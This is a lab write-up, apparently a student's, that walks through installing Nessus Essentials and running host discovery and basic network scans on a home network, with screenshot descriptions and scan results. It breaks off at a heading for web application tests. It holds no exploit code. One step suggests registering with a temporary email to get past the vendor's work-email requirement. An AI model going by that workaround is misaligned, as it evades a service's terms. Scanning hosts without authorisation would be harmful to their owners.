The screenshot shows a web browser window with the URL [tenable.com/downloads/nessus?loginAttempted=true](https://www.tenable.com/downloads/nessus?loginAttempted=true) in the address bar. The page is titled "Tenable Nessus". On the left, there's a sidebar with links like "Tenable Nessus", "Tenable Nessus Agent", "Tenable Nessus Network Monitor", etc. The main content area has two sections: "1 Download and Install Nessus" and "2 Start and Setup Nessus". Under "1 Download and Install Nessus", there are dropdown menus for "Version" (set to "Nessus - 10.7.2") and "Platform" (set to "Windows - x86_64"). Below these are buttons for "Download" and "Checksum", along with links for "Download by curl", "Docker", and "Virtual Machines". To the right, there's a "Summary" section with details: "Release Date: Apr 2, 2024", "Release Notes: Tenable Nessus 10.7.2 Release Notes", and "Signing Keys: RPM-GPG-KEY-Tenable-4096 (10.4 & above), RPM-GPG-KEY-Tenable-2048 (10.3 & below)".

Step2 : Once you have download and have an msi file just double click and download the default and finish it



Step 3 : Once we click on finish we will a interface of nessus, in which we have connect to ssl button click on it then first we will get a error which connection is not secure, so just click on advance connection and continue to localhost



Step 4 : Then the nessus tool will go to the initializing we will let it initialize on its own



Initializing

Please wait while Nessus is initializing.

© 2023 Tenable®, Inc.

Step 5 : Then we will get a option to deploy nessus and most of them are the enterprise versions so will start with “register for nessus essentials”



Welcome to Nessus

Choose how you want to deploy Nessus. Select an option to get started.

- Set up a purchased instance of Nessus
- Start a trial of Nessus Expert
- Start a trial of Nessus Professional
- Register for Nessus Essentials
- Link Nessus to another Tenable product

Back

Continue

© 2023 Tenable™, Inc.

Step 6 : Then we get the option to register yourself, here the issue you might encounter is you will try to put your email address but that won't work as it requires work email so will put an email for the temp mail(a temporary mail website) and register with username and password


Step 7 : Then will see the license information just click on continue

Step 8 : Then will get an option to get sign in into the scanner using username and password

Step 9 : Now it keep on initializing and we will enter into the nessus tool, but here the nessus tool will take some time to get all the plugins, on the top right corner there is a circle if that stops means all plugins are installed and now we are ready to test the vulnerability


1) HOST DISCOVERY SCAN

Step 10 : Now we will start the scan for host discovery, in the interface we can see all the scans on the dashboard and on the top right corner there is the button new scan , click on new scan .



The screenshot shows the Tenable Nessus Essentials web interface. At the top, there's a navigation bar with links for 'Import favorites', 'Amazon', 'Booking.com', 'Facebook', 'Acer', 'Gmail', 'YouTube', and 'Maps'. The main title is 'Tenable Nessus Essentials'. Below the title, there are tabs for 'Scans' and 'Settings'. On the left, a sidebar has sections for 'FOLDERS' (My Scans, All Scans, Trash), 'RESOURCES' (Policies, Plugin Rules, Terrascan), and 'Tenable News' (Ivanti Avalanche, WLAvalancheService.exe Unauthenticated...). The central area is titled 'My Scans' and contains a message: 'This folder is empty. Create a new scan.' A 'New Scan' button is located in the top right of this area. The URL in the address bar is https://localhost:8834/#/scans/folders/my-scans.

Step 11 : When you click on new scan we can see various templates in that scan, the first template is itself about the host discovery, click on that template



The screenshot shows the 'Scan Templates' page. The left sidebar includes 'FOLDERS' (My Scans, All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules, Terrascan). The main content area is titled 'Scan Templates' with a 'Scanner' tab selected. Under the 'DISCOVERY' section, the 'Host Discovery' template is highlighted with a green circle icon and the text: 'A simple scan to discover live hosts and open ports.' Other templates shown include 'Basic Network Scan', 'Advanced Scan', 'Advanced Dynamic Scan', 'Malware Scan', and 'Mobile Device Scan'. The URL in the address bar is https://localhost:8834/#/scans/templates.

Step 12: Then a form like scan template will open in this we will fill the basic details

The screenshot shows the Tenable Nessus Essentials interface. On the left, there's a sidebar with 'Folders' (My Scans, basichost, All Scans, Trash) and 'Resources' (Policies, Plugin Rules, Terrascan). A 'Tenable News' section is also present. The main area is titled 'New Scan / Host Discovery' with a 'Back to Scan Templates' link. It has tabs for 'Settings' (selected) and 'Plugins'. Under 'Settings', there's a 'BASIC' section with 'General', 'Schedule', 'Notifications', 'DISCOVERY' (selected), 'REPORT', and 'ADVANCED' options. The 'DISCOVERY' section contains fields for 'Name' (empty), 'Description' (empty), 'Folder' (set to 'My Scans'), and 'Targets' (example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com). Below these are 'Upload Targets' and 'Add File' buttons. At the bottom are 'Save' and 'Cancel' buttons.

Step 13 : In this templates first we will give our scan a name, then in the field of targets we will put our network ip address(like router ip address)

This screenshot shows the same 'New Scan / Host Discovery' configuration page as the previous one, but with changes made to the 'Targets' field. The 'Name' field now contains 'host discovery'. The 'Targets' field now contains '10.0.0.1'. The rest of the configuration remains the same, including the 'Folder' set to 'My Scans'.

Step 14 : To get router ip address, go command prompt and type ipconfig and see the wifi section and you will router address under the name of default gateway

```

Wireless LAN adapter Wi-Fi:

Connection-specific DNS Suffix . .
Link-local IPv6 Address . . . . : fe80::4689:d9ea:841a:68f8%9
IPv4 Address . . . . . : 10.0.0.6
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.0.0.1

```

Step 15: In the side panel we can also see the reports section that is how we want the report format to be we will keep this setting default

The screenshot shows the Tenable Nessus Essentials interface. On the left sidebar, there are sections for FOLDERS (My Scans, basichost, All Scans, Trash), RESOURCES (Policies, Plugin Rules, Terrascan), and Tenable News (Microsoft Azure Synapse Analytics - Privilege Escalation). The main content area is titled 'Nessus Security Plugin Discovery' and shows the 'Scans' tab selected. Under 'Settings', the 'Output' section is active, containing the following configuration:

- Allow users to edit scan results: When enabled, allows users to delete items from the report. When performing a scan for regulatory compliance or other types of audits, disable the setting to show that the scan was not tampered with.
- Designate hosts by their DNS name: Uses the host name rather than IP address for report output.
- Display hosts that respond to ping: Reports hosts that successfully respond to a ping.
- Display unreachable hosts: When enabled, hosts that did not reply to the ping request are included in the security report as dead hosts. Do not enable this option for large IP blocks.
- Display Unicode characters: When enabled, Unicode characters appear in plugin output such as usernames, installed application names, and SSL certificate information. Note: Plugin output may sometimes incorrectly parse or truncate strings with Unicode characters. If this issue causes problems with regular expressions in plugins or custom audits, disable this setting and scan again.

At the bottom of the settings panel are 'Save' and 'Cancel' buttons.

Step 16 : Then click on save and on the dashboard in the scan there is small play button click on that to launch the scan

Not secure | <https://localhost:8834/#/scans/folders>

Import favorites | [Amazon](#) [Booking.com](#) [Facebook](#) [Acer](#) [Gmail](#) [YouTube](#) [Maps](#)

Tenable Nessus Essentials [Scans](#) [Settings](#) simonarumao

My Scans

Search Scans 1 Scan

Name	Schedule	Last Scanned	Launch
Host Discovery Local Network	On Demand	N/A	▶ X

FOLDERS: My Scans, basichost, All Scans, Trash

RESOURCES: Policies, Plugin Rules, Terrascan

Tenable News: Ivanti Avalanche, VLAvalancheService.exe Unauthenti... [Read More](#)

Step 17: Once we launch it will start scanning and we can see all the host on our network, in the vulnerabilities tab , we can see all the vulnerabilities

Import favorites | [Amazon](#) [Booking.com](#) [Facebook](#) [Acer](#) [Gmail](#) [YouTube](#) [Maps](#)

Tenable Nessus Essentials [Scans](#) [Settings](#) simonarumao

Host Discovery Local Network simona [Configure](#)

Hosts 6 Vulnerabilities 2 History 1

Filter Search Hosts [X](#) 6 Hosts

Host	FQDN	Ports	%
10.0.0.7			100%
10.0.0.6			100%
10.0.0.4			100%
10.0.0.3			100%
10.0.0.2		135, 139, 445, 49664, 49665, 49666, 49667, 49668...	100%
10.0.0.1	www.routerlogin.com		100%

Scan Details

Policy: Host Discovery
Status: Running (green circle)
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 12:08 AM

Vulnerabilities

Critical (red), High (orange), Medium (yellow), Low (light blue), Info (blue)

Tenable News: Microsoft Azure Synapse Analytics - Privilege Escalation [Read More](#)

The screenshot shows the Tenable Nessus Essentials web interface. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash) and 'Resources' (Policies, Plugin Rules, Terrascan). A 'Tenable News' section is also present. The main area displays a scan titled 'Host Discovery Local Network simona'. The 'Vulnerabilities' tab is selected, showing 2 vulnerabilities. The results table includes columns for Severity (Sev), CVSS, VPR, Name, Family, Count, and a gear icon. To the right, 'Scan Details' provide information about the policy, status, and duration of the scan. A pie chart at the bottom indicates the severity distribution: Critical (red), High (orange), Medium (yellow), Low (light blue), and Info (blue).

Step 18 : Once the scan is performed we will get an option to generate report, if we click on it, it will an execute report format and click on generare format, it will generate an report for us

This screenshot shows the 'Generate Report' dialog box overlaid on the Nessus Essentials interface. The dialog allows selecting a report format (HTML, PDF, CSV) and choosing a report template. The 'Complete List of Vulnerabilities by Host' template is selected. The 'Template Description' panel explains that this report provides a summary list of vulnerabilities for each host detected in the scan. The 'Filters Applied' section indicates 'None'. The 'Formatting Options' section has a checked checkbox for 'Include page break between vulnerability results'. At the bottom, there are 'Generate Report' and 'Cancel' buttons, and a 'Save as default' checkbox.


The screenshot shows a Nessus scan report for host 10.0.0.1. At the top, there is a summary bar chart with five segments: CRITICAL (0), HIGH (0), MEDIUM (0), LOW (0), and INFO (2). Below the bar chart is a table of vulnerabilities:

Severity	CVSS V3.0	VPR Score	Plugin	Name	Total: 2
INFO	N/A	-	19506	Nessus Scan Information	
INFO	N/A	-	10180	Ping the remote host	

A note at the bottom states: "* indicates the v3.0 score was not available; the v2.0 score is shown".

2) BASIC NETWORK SCAN

Step 1 : Now we will start the scan for basic network scan, in the interface we can see all the scans on the dashboard and on the top right corner there is the button new scan , click on new scan .



Not secure | <https://localhost:8834/#/scans/folders/my-scans>

Import favorites | Amazon Booking.com Facebook Acer Gmail YouTube Maps

Tenable Nessus Essentials **Scans** Settings

FOLDERS My Scans All Scans Trash

RESOURCES Policies Plugin Rules Terrascan

Tenable News

Ivanti Avalanche
WLAValancheService.exe Unauthenti...
[Read More](#)


My Scans

This folder is empty. [Create a new scan.](#)

Import New Folder + New Scan

https://localhost:8834/#/scans/folders/my-scans

Step 2 : When you click on new scan we can see various templates in that scan, the first template is in the vulnerabilities itself is about the basic network, click on that template



VULNERABILITIES

Basic Network Scan A full system scan suitable for any host.

Advanced Scan Configure a scan without using any recommendations.

Advanced Dynamic Scan Configure a dynamic plugin scan without recommendations.

Malware Scan Scan for malware on Windows and Unix systems.

Mobile Device Scan Assess mobile devices via Microsoft Exchange or an MDM. **UPGRADE**

Web Application Tests Scan for published and unknown web vulnerabilities using Nessus Scanner.

Credentialled Patch Audit Authenticate to hosts and enumerate missing updates.

Intel AMT Security Bypass Remote and local checks for CVE-2017-5689.

Spectre and Meltdown Remote and local checks for CVE-2017-5753, CVE-2017-5715, and CVE-2017-5754.

WannaCry Ransomware Remote and local checks for MS17-010.

Ripple20 Remote Scan A remote scan to fingerprint hosts potentially running the Treck stack in the network.

Zerologon Remote Scan A remote scan to detect Microsoft Netlogon Elevation of Privilege (Zerologon).

Solarigate Remote and local checks to detect SolarWinds Solarigate vulnerabilities.

ProxyLogon + MS Exchange Remote and local checks to detect Exchange vulnerabilities targeted by HAFNIUM.

PrintNightmare Local checks to detect the PrintNightmare Vulnerability in Windows Print Spooler.

Active Directory Starter Scan Look for misconfigurations in Active Directory.

Log4Shell Detection of Apache Log4j CVE-2021-44228.

Log4Shell Remote Checks Detection of Apache Log4j CVE-2021-44228 via Remote Direct Checks.

Log4Shell Vulnerability Ecosystem Detection of Log4Shell Vulnerabilities

CISA Alerts AA22-011A and AA22-047A Detection of vulnerabilities from recent CISA alerts.

FOLDERS My Scans All Scans Trash

RESOURCES Policies Plugin Rules Terrascan

Tenable News

Strengthening the Nessus Software Supply Chain wit...
[Read More](#)

https://localhost:8834/#/scans/folders/my-scans

Step 3: Then a form like scan template will open in this we will fill the basic details

The screenshot shows the 'New Scan / Basic Network Scan' configuration page. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash), 'Resources' (Policies, Plugin Rules, Terrascan), and a 'Tenable News' section. The main area has tabs for 'Settings', 'Credentials', and 'Plugins'. Under 'Settings', the 'BASIC' tab is selected, showing fields for 'Name' (empty), 'Description' (empty), 'Folder' (set to 'My Scans'), and 'Targets' (a text input field containing 'Example: 192.168.1.1-192.168.1.5, 192.168.2.0/24, test.com'). Below these are 'Upload Targets' and 'Add File' buttons. At the bottom are 'Save' and 'Cancel' buttons.

Step 4 : In this templates first we will give our scan a name, then in the field of targets we will put our any host ip address

This screenshot shows the same configuration page as above, but with specific values entered. The 'Name' field contains 'basic network scan', and the 'Targets' field contains '10.0.0.2'. The rest of the fields ('Description', 'Folder', 'Upload Targets', 'Add File', 'Save', and 'Cancel') remain the same.

Step 5: In the side panel we can also see the reports section that is how we want the report format to be we will keep this setting default

Output

- Allow users to edit scan results

When enabled, allows users to delete items from the report. When performing a scan for regulatory compliance or other types of audits, disable the setting to show that the scan was not tampered with.
- Designate hosts by their DNS name

Uses the host name rather than IP address for report output.
- Display hosts that respond to ping

Reports hosts that successfully respond to a ping.
- Display unreachable hosts

When enabled, hosts that did not reply to the ping request are included in the security report as dead hosts. Do not enable this option for large IP blocks.
- Display Unicode characters

When enabled, Unicode characters appear in plugin output such as usernames, installed application names, and SSL certificate information. Note: Plugin output may sometimes incorrectly parse or truncate strings with Unicode characters. If this issue causes problems with regular expressions in plugins or custom audits, disable this setting and scan again.

Save **Cancel**

Step 6 : In the basic network scan we have more options like discovery in which we can choose the scan type whether we want it on common ports or entire ports

Scan Type

- Port scan (common ports)
- Port scan (common ports)
- Port scan (all ports)
- Custom**

Port Scanner Settings:

- Scan common ports
- Use netstat if credentials are provided
- Use SYN scanner if necessary

Ping hosts using:

- TCP
- ARP
- ICMP (2 retries)

Save **Cancel**

Step 7 : In the assessment tab we can choose whether we want a quick scan or more advance scan like complex scans

The screenshot shows the 'New Scan / Basic Network Scan' configuration page. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash) and 'Resources' (Policies, Plugin Rules, Terrascan). The main area has tabs for 'Settings', 'Credentials', and 'Plugins'. Under 'Settings', the 'BASIC' section is expanded, showing 'DISCOVERY', 'ASSESSMENT', 'REPORT', and 'ADVANCED'. A dropdown menu for 'Scan Type' is open, listing 'Default', 'Scan for known web vulnerabilities', 'Scan for all web vulnerabilities (quick)', 'Scan for all web vulnerabilities (complex)', and 'Custom'. Below the dropdown is a note: 'Disable web application scanning'. At the bottom are 'Save' and 'Cancel' buttons.

Step 8 : Then click on save and on the dashboard in the scan there is small play button click on that to launch the scan

The screenshot shows the same configuration page after saving. The 'Scan Type' dropdown now shows 'Default'. The main panel displays 'General Settings' (Avoid potential false alarms, Disable CGI scanning) and 'Web Applications' (Disable web application scanning). At the bottom are 'Save', 'Launch', and 'Cancel' buttons. The 'Tenable News' sidebar is visible on the left.

Step 9: Once we launch it will start scanning and we can see all the host on our network, in the vulnerabilities tab , we can see all the vulnerabilities

Not secure | <https://localhost:8834/#/scans/reports/12/hosts>

Import favorites | Amazon Booking.com Facebook Acer Gmail YouTube Maps

Tenable Nessus Essentials Scans Settings

basic network scan

Hosts 1 Vulnerabilities 27 History 1

Filter Search Hosts 1 Host

Host	Vulnerabilities	%
10.0.0.2	7	125 99%

Scan Details

- Policy: Basic Network Scan
- Status: Running
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 12:22 AM

Vulnerabilities

Critical
High
Medium
Low
Info

Not secure | <https://localhost:8834/#/scans/reports/12/vulnerabilities>

Import favorites | Amazon Booking.com Facebook Acer Gmail YouTube Maps

Tenable Nessus Essentials Scans Settings

basic network scan

Hosts 1 Vulnerabilities 27 History 1

Filter Search Vulnerabilities 27 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count
MEDIUM	5.3	...	SMB Signing not required	Misc.	1
MIXED	SSL (Multiple Issues)	General	25
INFO	TLS (Multiple Issues)	General	7
INFO	SMB (Multiple Issues)	Windows	7
INFO	TLS (Multiple Issues)	Service detection	5
INFO	HTTP (Multiple Issues)	Web Servers	5
INFO	Microsoft Windows (Multiple Issues)	Windows	2
INFO	Splunk (Multiple Issues)	Web Servers	2
INFO	Netstat Portscanner (SSH)	Port scanners	43
INFO	DCE Services Enumeration	Windows	8


Scan Details

- Policy: Basic Network Scan
- Status: Running
- Severity Base: CVSS v3.0
- Scanner: Local Scanner
- Start: Today at 12:22 AM

Vulnerabilities

Critical
High
Medium
Low
Info

Step 10 : Once the scan is performed we will get an option to generate report, if we click on it, it will an execute report format and click on generare format, it will generate an report for us



The screenshot shows a PDF document generated from the Nessus scan. At the top, there's a toolbar with various icons. Below the toolbar, the title '10.0.0.1' is displayed above a horizontal bar chart showing the distribution of vulnerabilities by severity: Critical (0), High (0), Medium (0), Low (0), and Info (2). Below the chart, a table titled 'Vulnerabilities' lists two entries. The table has columns: SEVERITY, CVSS V3.0, VPR SCORE, PLUGIN, and NAME. The first row shows an 'INFO' severity with N/A values for the other columns, and the name 'Nessus Scan Information'. The second row also shows an 'INFO' severity with N/A values, and the name 'Ping the remote host'. A note at the bottom states: '* indicates the v3.0 score was not available; the v2.0 score is shown.' In the bottom right corner, it says 'Powered by Adobe Acrobat'.


SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
INFO	N/A	-	19506	Nessus Scan Information
INFO	N/A	-	10180	Ping the remote host

B. Perform Web Application Tests Scan in the Nessus tool on the below targets:

